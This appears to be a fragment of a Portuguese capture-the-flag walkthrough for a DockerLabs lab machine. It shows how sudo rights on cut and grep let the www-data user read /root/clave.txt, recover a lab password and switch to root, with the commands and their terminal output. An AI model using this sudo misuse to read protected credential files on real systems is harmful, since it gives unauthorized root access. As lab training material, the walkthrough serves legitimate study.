
```
LFFILE=file_to_read  
sudo cut -d ':' -f1 "$LFFILE"
```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFFILE=file_to_read  
sudo grep ':' "$LFFILE"
```

os dois comando tanto do **cut** e a do **grep** funcionou:



The image shows a terminal window with two commands and their outputs. The first command is `sudo grep -a '.*' /root/clave.txt`, which outputs `dockerlabsmolamogollon123`. The second command is `sudo cut -d ':' -f1 /root/clave.txt`, which also outputs `dockerlabsmolamogollon123`. Both outputs are highlighted with pink boxes. Pink arrows point from the text 'COMANDO 1' and 'COMANDO 2' to the respective command lines, and from 'POSSÍVEL SENHA' to the output of the second command.

```
www-data@90aa6a46886b:/$ sudo grep -a '.*' /root/clave.txt  
dockerlabsmolamogollon123  
www-data@90aa6a46886b:/$  
www-data@90aa6a46886b:/$  
www-data@90aa6a46886b:/$  
www-data@90aa6a46886b:/$  
www-data@90aa6a46886b:/$  
www-data@90aa6a46886b:/$ sudo cut -d ':' -f1 /root/clave.txt  
dockerlabsmolamogollon123  
www-data@90aa6a46886b:/$
```


COMANDO 1

COMANDO 2

POSSÍVEL SENHA

Tentamos fazer login como **root** e **senha** encontramos.

```
www-data@90aa6a46886b:/$ su
Password:
root@90aa6a46886b:/# whoami
root
root@90aa6a46886b:/#
```



somos root

bobmarley

